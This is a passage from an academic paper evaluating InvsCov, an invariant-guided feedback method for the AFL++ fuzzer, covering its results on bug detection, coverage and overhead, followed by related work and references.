In most of our programs we measured a growth factor below 2x, except for jasper, for which it was roughly 3x, yet far behind the numbers that were reported to cause state explosion in previous studies.

5.3 RQ3: Program State Exploration

Since our main goal is to help the fuzzer to explore various program states that can lead to bugs, we now look at how our proposed approach explores the program behaviors that would be visible to a pure code coverage-based approach.

First of all, we study the (cumulative) edge coverage on

Program	Testcases		Edges		Violated Checks		Exec / Sec	
	InvsCov	CodeCov	InvsCov	CodeCov	InvsCov	CodeCov	InvsCov	CodeCov
catppt	213	119	404	404	40	5	112	101
xls2csv	1358	770	1013	1007	113	13	132	128
jasper	10831	3188	5452	5487	971	462	143	166
sndfile-info	1764	1297	8164	8074	558	214	151	152
pcre2	25534	15205	9831	9502	1524	286	2508	4381
gm	12802	9488	25680	25216	1874	715	63	65
exiv2	7016	5661	31201	31062	712	342	67	59
bison	5019	4419	6703	6700	387	234	57	65
Geo mean	3985	2466	5596	5548	458	134	145	156
% (w.r.t. CodeCov)	162%	100%	101%	100%	342%	100%	93%	100%

Table 3: Median number of testcases stored in the fuzzers' queues, edges covered and checks violated by such testcases, and average of the executions per second over 5 trials of 48h.

the original, un-instrumented program collectively exercised by executing the seeds (i.e., testcases) from the queues of InvsCov and CodeCov. Such coverage is a common metric in fuzzers evaluation, as a fuzzer cannot reveal a bug in a program point if it first does not explore it at least one time.

In Table 3 (column 'Edges') we report the median edge coverage of AFL++ when using, respectively, invariants or standard edge coverage as feedback. Overall, the differences are very small. For most targets, InvsCov results in a coverage comparable to CodeCov, showing that our technique does not result in a decrease of edge coverage. On some programs, our approach even helped the fuzzer to increase coverage over the saturated corpus, suggesting that some code paths may be reached only with the right combination of conditions over some program state variables.

It is important to remember that the goal of our system is NOT to increase code coverage, but instead to increase the state coverage along the paths reached by a fuzzer. Therefore, we study the number of invariants violated by using our feedback mechanism compared to the traditional CodeCov, as a proxy of the improved program state coverage. The 'Violated Checks' column in Table 3 shows that AFL++ with InvsCov, thanks to our instrumentation mechanism (§4.2), maintains a set of testcases that violate more invariants than AFL++ with just CodeCov. Overall, our approach was 3.4x more effective than pure CodeCov at helping the fuzzer to visit different partitions of the program state.

5.4 RQ4: Bug Detection

As the ultimate goal of Fuzz Testing is to detect bugs in programs we now analyze in more details the bugs InvsCov could find in our experiments and study their properties.

To compare InvsCov against classic edge coverage, we consider additional AFL++ configurations that exercise different designs in other components of the fuzzer, such as the scheduling strategies for mutations or seed selection. These




Figure 3: Venn Diagram showing the bugs Default found by either InvsCov or CodeCov, and by both (gray).

strategies are orthogonal to the feedback function in use. Therefore, in the end, we expect InvsCov to outperform CodeCov independently of other parameters. We believe this type of multi-pronged experiments allows for a more fair evaluation to isolate the contribution of the feedback technique alone.

In particular, we selected three AFL++ configurations for our tests:

- Default, i.e., the standard configuration of AFL++ used also for the other research questions;
- MOpt, i.e., AFL++ equipped with the MOpt [47] mutation scheduler, a powerful technique that dynamically prioritizes mutations according to their expected efficiency at any time in the execution;
- Rare, i.e., AFL++ scheduling that prioritizes seeds that exercise paths not along the 'hot' regions traversed by most seeds in the queue. Different, complex embodiments of this idea proved to be effective in a number of previous works [10] [44] [8].

We run these three state-of-the-art fuzzers on all target programs for 48h, to simulate a fuzzing campaign with a medium-small length, as previously used to evaluate fuzzers in works such as [58] and [6].

For crash de-duplication, we first grouped the reported crashes by using a standard call-stack hash from the stack

Program	DEFAULT			MOPT			RARE		
	INVSCOV	CODECOV	∩	INVSCOV	CODECOV	∩	INVSCOV	CODECOV	∩
catppt	3	3	3	3	3	3	3	3	3
xls2csv	17	15	13	18	17	15	17	16	14
jasper	7	5	5	8	5	4	8	4	4
sndfile-info	11	10	10	10	10	10	11	10	10
pcre2	77	35	28	81	52	36	80	48	38
gm	19	14	13	18	14	13	20	14	13
exiv2	8	7	7	8	7	7	8	7	7
bison	5	5	5	5	5	5	5	5	5
Total	147	94	84	151	113	93	152	107	94
% (w.r.t. CODECOV)	156 %	100 %	89 %	134 %	100 %	82 %	142 %	100 %	88 %

Table 4: Median unique bugs found with and without invariant-based feedback over 5 trials of 48h for each target program and three different fuzzers (DEFAULT, MOPT and RARE).

Program	Reached	INVSCOV \ CODECOV
catppt	0	0
xls2csv	0	4
jasper	1	2
sndfile-info	1	1
pcre2	41	51
gm	0	6
exiv2	0	1
bison	0	0
Total	43	65

Table 5: Median number of bugs in the set difference between the INVSCOV and CODECOV bugs (see Table 4) that are reached in coverage by CODECOV but not triggered.

trace. However, as automatic de-duplication with stack hashes is generally unsound (it can both under- and over-count [42] depending on the case), we decided to manually inspect and triage each testcase.

Table 4 reports how many *unique manually deduplicated* bugs each fuzzer found over our set of subject programs[4]. The table also reports the intersection between the bugs found with our approach and with classic edge coverage. This relationship, summarized for all programs in the Venn diagram of Figure 3, highlights that guiding fuzzers by using state invariants not only results in more bugs being discovered, but also in *different* bugs[5].

Notably, the fuzzers that use our INVSCOV feedback never underperformed with respect to the corresponding CODECOV versions, in all configurations. For two targets, `catppt` and `bison`, all fuzzers found the very same number of bugs, suggesting that these bugs are easy to trigger without particular requirements over the program state. Notably, on some of the targets (`sndfile-info`, `xls2csv`, `gm`, `exiv2`), the use of invariants allowed the fuzzer to also discover previously unknown bugs and vulnerabilities, like the one we used as running example in §3.

To better understand the bugs that only INVSCOV was able to uncover, we classify them according to whether or not CODECOV was able to reach the crash point (obviously, without triggering it). We report the number of 'covered but not triggered' bugs for CODECOV in Table 5. It is interesting to observe that the instructions responsible for 43 of the 65 bugs discovered by INVSCOV were reached by CODECOV, but not triggered due to the lack of the correct combination of state conditions required to trigger the bug upon reaching the flawed program point. These types of bugs are particularly common for `pcre2`. Since the program is essentially a parser that makes use of lookup tables, its program states are heavily data-dependent. The importance of the program state is also confirmed by the fact that some of the crashing locations were reached already by the initial input corpus we supplied to the fuzzers. Thus, our approach shows a clear advantage for those programs that contain data dependencies in their flows.

For the remaining 21 bugs for which traditional fuzzers were unable to even reach the vulnerable location, a possible reason—as we discussed already for Table 3 (§5.3)—could be the fact that the use of invariants also allowed the fuzzer to achieve a slightly better code coverage. Indeed, specific conditions on program state values may be needed not only to uncover a fault but also to progress the exploration towards some code regions of the program under test.

As an additional set of experiments, we analyzed the default configuration of AFL++ with edge coverage augmented by context-sensitivity[6] (CTXCOV), firstly introduced by Chen

[4]The classes we observe are the typical ones from sanitization with ASAN and UBSAN (e.g., heap and stack overflow, division by zero). As the bugs are many, we omit tedious information on their types for brevity.

[5]INVSCOV may also miss bugs reported by CODECOV within a fixed time budget because of fuzzing entropy and different seed scheduling choices over different queues. However, those bugs are still within reach for INVSCOV.

[6]Fuzzers can use calling-context information, i.e., the sequence of routine calls concurrently active on the stack when reaching a program location [18].

et al. [11], which turned out to be the form of feedback that revealed more bugs in the recent analysis of Wang et al. [79]. We report the number of triaged bugs for InvsCov and CtxCov in Table 6, running five 48-h trials with the same initial corpus of the other experiments.

Our experiments confirm that CtxCov performs better than CodeCov (+11%), revealing more unique bugs on four targets (2 on `xls2csv`, 6 on `pcre2`, 1 on `exiv2` and `gm`). Nonetheless, call-stack information for the context does not contain explicit information on program data, and InvsCov consistently finds more or different bugs than CtxCov as well (e.g., +47 on `pcre2`, +6 on `gm2`). The number of bugs found by both slightly improves for two subjects (2 bugs on `xls2cov` and `pcre2`) compared to CodeCov, suggesting that calling-context information offered AFL++ a different angle based on call paths to exercise the program states that trigger such bugs.

Finally, we also explored the hybrid scenario (marked as *Combined* in Table 6) in which we augmented edge coverage with both our invariants and context-sensitivity at once. This combined approach led to the discovery of another heap vulnerability in `libsndfile` (function `wavlike_ima_decode_block`). While this solution performs overall slightly worse than invariants alone, we observed promising peaks on single runs of `pcre2` (119 for Combined, 92 for InvsCov, 47 for CtxCov), `jasper` (12-8-6), and `sndfile-info` (12-11-10). The downside of combining multiple feedback refinements is, in fact, that with larger queues (e.g., +79% on `pcre2` w.r.t. InvsCov) the randomness in seed scheduling impacts which program portions, and ultimately bugs, get explored in a limited time budget. We report the complete experimental data in Appendix §A, and leave the investigation of how to optimize combinations of this kind to future work.

5.5 RQ5: Run-Time Overhead

As our technique requires adding a more complex instrumentation to the program under test, it is reasonable to expect a higher run-time overhead with respect to CodeCov. Following the approach of the authors of RedQueen [5], we measured the average execution speed of AFL++ when executed on our target programs for 48h. Table 3 details (in column 'Exec / Sec') how many executions per second InvsCov and CodeCov were able to perform. The experiments show that our technique introduced on average a slowdown of 8%. We believe this to be a moderate price to pay to increase the ability of fuzzers to explore more (and more diverse) states of the programs under test.

A counter-intuitive result here is that for some programs the execution speed measured for InvsCov is higher than for CodeCov. The reason is that in some programs many invariant violations were triggered along fast code paths: as InvsCov causes the fuzzer to spend more time on the same code path if one or more invariants are violated along it, the fuzzer ultimately focused on those parts and executed the other, slower paths less often than when using CodeCov, thus benefiting from shorter executions.

Program	InvsCov	CtxCov	∩	Combined
`catppt`	3	3	3	4
`xls2csv`	17	17	15	18
`jasper`	7	5	5	6
`sndfile-info`	11	10	10	11
`pcre2`	77	41	30	65
`gm`	19	15	13	21
`exiv2`	8	8	7	8
`bison`	5	5	5	5
Total	147	104	88	138
% (w.r.t. CtxCov)	141 %	100 %	85 %	133%
% (w.r.t. CodeCov)	156 %	111 %	94 %	147%

Table 6: Median number of bugs found with InvsCov and CtxCov, their intersection, and the bugs found with a fuzzer Combined that uses both feedbacks simultaneously.

5.6 Discussion

The results of our experiments confirmed that our feedback, by distinguishing when program variables deviate from their 'usual' values, improves the sensitivity of a fuzzer for program states that code coverage alone fails to reward. Out of the 65 buggy program points that only our approach could drive to a crash, edge coverage alone was able to reach 43 of them, without however exposing the bug because the program was not in the correct state. Even when using refined code-based feedbacks like context-sensitivity, our approach continued to reveal more and different bugs than CGF.

Our tests also show that our instrumentation is tenable: it introduces only a moderate 62% growth on the fuzzer's queue size (orders of magnitude less than memory feedbacks, and still smaller than several code-based feedbacks [79]) and it slows down testcase execution by 8% on average. These costs are clearly amortized in our experiments by the many more unique bugs reported by our technique.

Finally, our feedback is not decremental in terms of code coverage compared to edge coverage and, in some cases, it can also 'unlock' more state-dependent program portions for further exploration. As briefly experimented in the *Combined* scenario, InvsCov and fine-grained forms of code feedbacks may also complement each other. Such a fuzzer would be able to better differentiate and explore those local state properties that are influenced by control-flow facts (e.g., the call path).

6 Other Related Works

This section covers security-related literature that makes use of invariants, and techniques orthogonal to our approach that improve the effectiveness of fuzzing explorations.

6.1 Invariants

Invariants historically play a key role in many development tasks such as software testing, optimization, and maintenance [26]. In the context of security research, several works have explored invariants for other problems as well.

In the context of anomaly detection, invariants can act as oracles for program hardening. Works such as [32] and [75] instrument programs to block memory corruption exploits in production, as run-time checking costs turn out to be modest. Web applications can benefit from similar protection as well, as explored in [15] with DAIKON and PHP code.

Fault localization is another popular twist. Whenever multiple invariants turn out to be violated, a typical workflow to locate the root cause is to study similar inputs to filter out non-relevant invariants. Some examples are [71], which uses dynamic backward slicing to remove more invariants, and [7], which employs a statistical analysis of the learned predicates.

Finally, in §2.1 we have mentioned how invariants in the form of specifications are pivotal for property-based testing. QUICKCHECK [12] is probably the most well-known among such systems. Recently works such as ZEST [59] and HYPOTHESIS [48] borrows fuzzing concepts like feedback-driven mutations to improve their efficiency when testing, respectively, Java and Python codebases.

6.2 Fuzz Testing

Fuzz Testing is an area of wide interest and intense investigation for academia and industry, with the number of works that try to improve individual aspects of its techniques growing massively every year [50]. We believe that, alongside the feedback mechanisms we discussed in §2.2, the most significant improvements have involved bypassing techniques for roadblocks to code coverage, mutation-based generation for exercising deeper program paths, and catching silent faults.

Luckily, these advancements are orthogonal to our approach. In §5.3 we already combined, off-the-shelf, several designs with our ideas, leveraging the flexibility of AFL++.

Roadblocks. Roadblocks are comparison sequences over the input that standard mutations can hardly satisfy, hence they limit code exploration. Magic values and checksum fields in input formats are the two main kinds of roadblocks.

As magic values typically undergo multi-byte comparisons, and classic structure-blind mutators treat the input as a stream of bytes, matching all the involved bytes is extremely unlikely. Solutions may come from using a special-purpose feedback for partial progress at comparisons [2] [45], concolic execution for white-box fuzzing [82] [66], or techniques that extract comparison operands to replace input portions [69] [5].

Typically used for validation in binary formats, checksums are even more difficult to overcome. Known solutions involve format-specific mutators or code transformations that detect and temporarily override checksum checks [5] [63] [28].

Valid Inputs. General-purpose fuzzers can see high rates of invalid generated inputs. Such inputs typically end up exercising code from early parsing stages of a program, failing to reach deeper regions. For exploring such regions effectively, a fuzzer must thus focus on producing valid inputs.

Works like [65] [3] take a hand-written input format specification to guide their mutator. Later works tried to automatically learn an approximate one [6] [28] [53] [81].

A different approach is to constrain the mutator to preserve input portions that conduct to deeper paths and to further restrict the values that other input fields can take along them using, for instance, concolic tracing information [41].

Catching Silent Faults. Most fuzzers seek to expose faults that may be potential vulnerabilities, yet oftentimes a fault does not trigger a directly observable failure. For instance, a one-byte heap read overflow is unlikely to crash a C program.

To catch such bugs, fuzzing users instrument the program under test with additional tripwires to expose silent faults. For instance, source-based fuzzers offer the possibility to instrument programs with sanitizers like ASAN [74]. Others make use of binary-only tripwires to uncover silent corruptions [55], inserted dynamically [29] or statically [21].

Nonetheless, current sanitizers cannot catch some pure-logic bugs. In the lack of hand-written assertions, fuzzing to uncover such bugs automatically is an open field of research.

Hard Targets. Instrumentation, execution, and testcase administration are far-from-trivial problems when working with hard targets [72]. As our approach is concerned only with the first, our technique is general enough to work with binary-only frameworks (e.g., binary rewriters, dynamic translators) that can expose program state values. Binary-level is the only option when dealing with closed-source targets, like firmware images executing under whole-system emulation with emulated peripherals [84] [64] or with re-hosting [13] [49]. More invariant pruning heuristics may, however, be needed in the absence of debug symbols. Our approach would not be compatible, instead, with simpler schemes that are breakpoint-based [56] or use hw-assisted tracing for control flows [73].

7 Limitations and Future Directions

Our approach augments the classic edge coverage feedback with information on violated likely invariants. As we emit AFL-compliant instrumentation for the sake of compatibility, there is a possibility of hash collisions—just like with AFL—when indexing the shared map for coverage updates. AFL++ offers an alternate link-time instrumentation scheme [39] that is collision-free but breaks compatibility. We may devise an INVSCOV variant that benefits from such design, and possibly explores also split maps for the invariant and edge feedbacks.

On the methodological side, an intrinsic limitation of our approach is that it is not adaptive. We learn invariants once, while there could be potential to explore by refining them

as the exploration advances and new value conditions are observed. A follow-up of our approach would then be to devise an online invariant mining module. Recent machine learning advances in anomaly detection like [16] could offer valid support to this end. We believe that a fuzzer that adaptively learns the state space partitions over variables can have a positive practical impact, and potentially help in desaturating fuzzing campaigns like OSS-Fuzz to catch more bugs in software already well-tested with CGF solutions.

Finally, as we study data facts at basic-block level, our likely invariants cannot capture 'implicit' relations between variables that do not get processed together in any block.

8 Conclusion

Using likely invariants as feedback for fuzzers brings novel ideas to better abstract, and in turn explore program states. We argued that some bugs may be readily discovered by taking into account program state conditions that control flow alone does not entail, accessing seldom-explored corner cases where vulnerabilities may lie undetected for a long time. We achieved this goal without incurring the state explosion problem and with a moderate performance overhead, amortized by an increased number of found bugs. We hope that our work can pave the way for more research on program state approximations to serve as feedback for Fuzz Testing.

Acknowledgments

We would like to thank our shepherd Sooel Son and the anonymous reviewers for their constructive feedback. We would also like to thank Slasti Mormanti for his valuable insights. This project has been supported by the Defense Advanced Research Projects Agency (DARPA) under agreement number FA875019C0003.

References

[1] Kvasir C/C++ front end. https://plse.cs.washington.edu/daikon/download/doc/daikon.html#Kvasir. [Online; accessed 10 Jan. 2021].

[2] Circumventing Fuzzing Roadblocks with Compiler Transformations. https://lafintel.wordpress.com/2016/08/15/circumventing-fuzzing-roadblocks-with-compiler-transformations/, 2016. [Online; accessed 10 Jan. 2021].

[3] Cornelius Aschermann, Tommaso Frassetto, Thorsten Holz, Patrick Jauernig, Ahmad-Reza Sadeghi, and Daniel Teuchert. NAUTILUS: Fishing for deep bugs with grammars. In *NDSS*, 2019.

[4] Cornelius Aschermann, Sergej Schumilo, Ali Abbasi, and Thorsten Holz. IJON: Exploring deep state spaces via fuzzing. In *IEEE Symposium on Security and Privacy (Oakland)*, 2020.

[5] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. REDQUEEN: fuzzing with input-to-state correspondence. In *26th Annual Network and Distributed System Security Symposium, NDSS*, 2019.

[6] Tim Blazytko, Cornelius Aschermann, Moritz Schlögel, Ali Abbasi, Sergej Schumilo, Simon Wörner, and Thorsten Holz. GRIMOIRE: Synthesizing structure while fuzzing. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1985–2002. USENIX Association, August 2019.

[7] Tim Blazytko, Moritz Schlögel, Cornelius Aschermann, Ali Abbasi, Joel Frank, Simon Wörner, and Thorsten Holz. AURORA: Statistical crash analysis for automated root cause explanation. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 235–252. USENIX Association, August 2020.

[8] Marcel Böhme, Valentin Manès, and Sang Kil Cha. Boosting fuzzer efficiency: An information theoretic perspective. In *Proceedings of the 14th Joint meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering*, ESEC/FSE, pages 1–11, 2020.

[9] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, CCS '17, pages 2329–2344. Association for Computing Machinery, 2017.

[10] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as Markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, pages 1032–1043. Association for Computing Machinery, 2016.

[11] P. Chen and H. Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 711–725, 2018.

[12] Koen Claessen and John Hughes. QuickCheck: A lightweight tool for random testing of Haskell programs. In *Proceedings of the Fifth ACM SIGPLAN Int. Conference on Functional Programming*, ICFP '00, pages 268–279. Association for Computing Machinery, 2000.

[13] Abraham A Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias

Payer. Halucinator: Firmware re-hosting through abstraction layer emulation. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1201–1218. USENIX Association, August 2020.

[14] Patrick Cousot and Radhia Cousot. Abstract interpretation frameworks. *Journal of Logic and Computation*, 2(4):511–547, August 1992.

[15] Marco Cova, Davide Balzarotti, Viktoria Felmetsger, and Giovanni Vigna. Swaddler: An approach for the anomaly-based detection of state violations in web applications. In *Proceedings of the 10th International Symposium on Recent Advances in Intrusion Detection (RAID)*, pages 63–86, September 5–7, 2007.

[16] Thomas Defard, Aleksandr Setkov, Angelique Loesch, and Romaric Audigier. PaDiM: A patch distribution modeling framework for anomaly detection and localization. In *Pattern Recognition. ICPR International Workshops and Challenges*, pages 475–489. Springer International Publishing, 2021.

[17] Daniele Cono D'Elia, Emilio Coppa, Simone Nicchi, Federico Palmaro, and Lorenzo Cavallaro. SoK: Using dynamic binary instrumentation for security (and how you may get caught red handed). In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, Asia CCS '19, page 15–27. Association for Computing Machinery, 2019.

[18] Daniele Cono D'Elia, Camil Demetrescu, and Irene Finocchi. Mining hot calling contexts in small space. *Software: Practice and Experience*, 46(8):1131–1152, 2016.

[19] Jared D. DeMott and R. Enbody. Revolutionizing the field of grey-box attack surface testing with evolutionary fuzzing. Black Hat USA, 2007.

[20] Alessandro Di Federico, Mathias Payer, and Giovanni Agosta. Rev.Ng: A unified binary analysis framework to recover CFGs and function boundaries. In *Proceedings of the 26th International Conference on Compiler Construction*, CC 2017, page 131–141. Association for Computing Machinery, 2017.

[21] S. Dinesh, Nathan Burow, Dongyan Xu, and Mathias Payer. RetroWrite: Statically instrumenting COTS binaries for fuzzing and sanitization. In *2020 IEEE Symposium on Security and Privacy (SP)*, 2020.

[22] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti, W. Robertson, F. Ulrich, and R. Whelan. LAVA: Large-scale automated vulnerability addition. In *2016 IEEE Symposium on Security and Privacy (SP)*, pages 110–121, 2016.

[23] M. Eddington. Peach fuzzing platform. https://web.archive.org/web/20180621074520/http://community.peachfuzzer.com/WhatIsPeach.html. [Online; accessed 10 Jan. 2021].

[24] Michael D Ernst, Jake Cockrell, William G Griswold, and David Notkin. Dynamically discovering likely program invariants to support program evolution. *IEEE Transactions on Software Engineering*, 27(2):99–123, 2001.

[25] Michael D. Ernst, Jeff H. Perkins, Philip J. Guo, Stephen McCamant, Carlos Pacheco, Matthew S. Tschantz, and Chen Xiao. The Daikon system for dynamic detection of likely invariants. *Science of Computer Programming*, 69(1–3):35–45, December 2007.

[26] Michael Dean Ernst. *Dynamically Discovering Likely Program Invariants*. PhD thesis, 2000. AAI9983472.

[27] G. Fink and K. Levitt. Property-based testing of privileged programs. In *Tenth Annual Computer Security Applications Conference*, pages 154–163, 1994.

[28] Andrea Fioraldi, Daniele Cono D'Elia, and Emilio Coppa. WEIZZ: Automatic grey-box fuzzing for structured binary formats. In *Proceedings of the 29th ACM SIGSOFT International Symposium on Software Testing and Analysis*, ISSTA 2020. Association for Computing Machinery, 2020.

[29] Andrea Fioraldi, Daniele Cono D'Elia, and Leonardo Querzoni. Fuzzing binaries for memory safety errors with QASan. In *2020 IEEE Secure Development Conference (SecDev)*, 2020.

[30] Andrea Fioraldi, Dominik Maier, Heiko Eißfeldt, and Marc Heuse. AFL++: Combining incremental steps of fuzzing research. In *14th USENIX Workshop on Offensive Technologies (WOOT 20)*. USENIX Association, August 2020.

[31] Shuitao Gan, Chao Zhang, Peng Chen, Bodong Zhao, Xiaojun Qin, Dong Wu, and Zuoning Chen. GREYONE: Data flow sensitive fuzzing. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2577–2594. USENIX Association, August 2020.

[32] C. Giuffrida, L. Cavallaro, and A.S. Tanenbaum. Practical automated vulnerability monitoring using program state invariants. In *Proceedings of the 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 1–12. IEEE CS, 2013.

[33] Patrice Godefroid, Michael Y. Levin, and David A. Molnar. Automated whitebox fuzz testing. In *Proceedings of the Network and Distributed System Security Symposium*, NDSS'08, 2008.

[34] Alex Groce and John Regehr. The Saturation Effect in Fuzzing. https://blog.regehr.org/archives/1796. [Online; accessed 10 Jan. 2021].

[35] Sudheendra Hangal and Monica S. Lam. Tracking down software bugs using automatic anomaly detection. In *Proceedings of the 24th International Conference on Software Engineering*, ICSE '02, pages 291–301. Association for Computing Machinery, 2002.

[36] William H. Harrison. Compiler analysis of the value ranges for variables. *IEEE Transactions on Software Engineering*, 3(03):243–250, may 1977.

[37] Reed Hastings and Bob Joyce. Purify: Fast detection of memory leaks and access errors. In *Proceedings of the Winter 1992 USENIX Conference*, pages 125–138, 1991.

[38] Ahmad Hazimeh, Adrian Herrera, and Mathias Payer. Magma: A ground-truth fuzzing benchmark. *Proc. ACM Meas. Anal. Comput. Syst.*, 4(3), November 2020.

[39] Marc Heuse. afl-clang-lto - collision free instrumentation at link time. https://github.com/AFLplusplus/AFLplusplus/blob/stable/instrumentation/README.lto.md, 2020. [Online; accessed 10 Jan. 2021].

[40] Christian Holler, Kim Herzig, and Andreas Zeller. Fuzzing with code fragments. In *21st USENIX Security Symposium (USENIX Security 12)*, pages 445–458. USENIX Association, August 2012.

[41] H. Huang, P. Yao, R. Wu, Q. Shi, and C. Zhang. Pangolin: Incremental hybrid fuzzing with polyhedral path abstraction. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1613–1627. IEEE Computer Society, 2020.

[42] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 2123–2138. Association for Computing Machinery, 2018.

[43] Chris Lattner and Vikram Adve. LLVM: A Compilation Framework for Lifelong Program Analysis & Transformation. In *Proc. of the 2004 Int. Symposium on Code Generation and Optimization (CGO'04)*, Mar 2004.

[44] Caroline Lemieux and Koushik Sen. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, ASE 2018, pages 475–485. Association for Computing Machinery, 2018.

[45] LLVM Project. LibFuzzer - Value Profile. https://llvm.org/docs/LibFuzzer.html#value-profile. [Online; accessed 10 Jan. 2021].

[46] LLVM Project. libFuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html, September 2018. [Online; accessed 10 Jan. 2021].

[47] Chenyang Lyu, Shouling Ji, Chao Zhang, Yuwei Li, Wei-Han Lee, Yu Song, and Raheem Beyah. MOPT: Optimized mutation scheduling for fuzzers. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1949–1966. USENIX Association, August 2019.

[48] David R. MacIver, Zac Hatfield-Dodds, and Many Other Contributors. Hypothesis: A new approach to property-based testing. *Journal of Open Source Software*, 4(43):1891, 2019.

[49] Dominik Maier, Benedikt Radtke, and Bastian Harren. Unicorefuzz: On the viability of emulation for kernelspace fuzzing. In *13th USENIX Workshop on Offensive Technologies (WOOT 19)*. USENIX Association, August 2019.

[50] V. Manes, H. Han, C. Han, S.K. Cha, M. Egele, E. J. Schwartz, and M. Woo. The art, science, and engineering of fuzzing: A survey. *IEEE Transactions on Software Engineering*, (01), oct 5555.

[51] Valentin J. M. Manès, Soomin Kim, and Sang Kil Cha. Ankou: Guiding grey-box fuzzing towards combinatorial difference. In *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*, ICSE '20, pages 1024–1036. Association for Computing Machinery, 2020.

[52] Muhammad Numair Mansur, Maria Christakis, Valentin Wüstholz, and Fuyuan Zhang. *Detecting Critical Bugs in SMT Solvers Using Blackbox Mutational Fuzzing*, page 701–712. Association for Computing Machinery, 2020.

[53] Björn Mathis, Rahul Gopinath, and Andreas Zeller. Learning input tokens for effective fuzzing. In *ISSTA '20: 29th ACM SIGSOFT Int. Symposium on Software Testing and Analysis*, pages 27–37. ACM, 2020.

[54] B. Miller, M. Zhang, and E. Heymann. The relevance of classic fuzz testing: Have we solved this one? *IEEE Transactions on Software Engineering*, 2020.

[55] Marius Muench, Jan Stijohann, Frank Kargl, Aurélien Francillon, and Davide Balzarotti. What you corrupt is not what you crash: Challenges in fuzzing embedded devices. In *NDSS 2018, Network and Distributed Systems Security Symposium*, 2018.

[56] Stefan Nagy and Matthew Hicks. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *IEEE Symposium on Security and Privacy (Oakland)*, 2019.

[57] Manh-Dung Nguyen, Sébastien Bardin, Richard Bonichon, Roland Groz, and Matthieu Lemerre. Binary-level directed fuzzing for use-after-free vulnerabilities. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)*, pages 47–62. USENIX Association, October 2020.

[58] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. ParmeSan: Sanitizer-guided Greybox Fuzzing. In *USENIX Security*, August 2020.

[59] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon. Semantic fuzzing with zest. In *Proc. of the 28th ACM SIGSOFT Int. Symposium on Software Testing and Analysis*, ISSTA 2019, pages 329–340. Association for Computing Machinery, 2019.

[60] Rohan Padhye, Caroline Lemieux, Koushik Sen, Laurent Simon, and Hayawardh Vijayakumar. FuzzFactory: Domain-specific fuzzing with waypoints. *Proc. ACM Program. Lang.*, 3(OOPSLA), October 2019.

[61] Karthik Pattabiraman, Giancinto Paolo Saggese, Daniel Chen, Zbigniew Kalbarczyk, and Ravishankar Iyer. Automated derivation of application-specific error detectors using dynamic analysis. *IEEE Transactions on Dependable and Secure Computing*, 8(5):640–655, 2010.

[62] Mathias Payer. The fuzzing hype-train: How random testing triggers thousands of crashes. *IEEE Security and Privacy*, 17(1):78–82, 2019.

[63] H. Peng, Y. Shoshitaishvili, and M. Payer. T-fuzz: Fuzzing by program transformation. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 697–710, May 2018.

[64] Hui Peng and Mathias Payer. Usbfuzz: A framework for fuzzing USB drivers by device emulation. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2559–2575. USENIX Association, August 2020.

[65] V. Pham, M. Boehme, A. E. Santosa, A. R. Caciulescu, and A. Roychoudhury. Smart greybox fuzzing. *IEEE Transactions on Software Engineering*, 2019.

[66] Sebastian Poeplau and Aurélien Francillon. Symbolic execution with symcc: Don't interpret, compile! In *29th USENIX Security Symposium (USENIX Security 20)*, pages 181–198. USENIX Association, August 2020.

[67] Reese T. Prosser. Applications of boolean matrices to the analysis of flow diagrams. In *Papers Presented at the December 1-3, 1959, Eastern Joint IRE-AIEE-ACM Computer Conference*, IRE-AIEE-ACM '59 (Eastern), pages 133–138. Association for Computing Machinery, 1959.

[68] Fernando Magno Quintao Pereira, Raphael Ernani Rodrigues, and Victor Hugo Sperle Campos. A fast and low-overhead technique to secure programs against integer overflows. In *Proc. of the 2013 IEEE/ACM Int. Symposium on Code Generation and Optimization (CGO)*, CGO '13, pages 1–11. IEEE Computer Society, 2013.

[69] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *24th Annual Network and Distributed System Security Symposium, NDSS*, 2017.

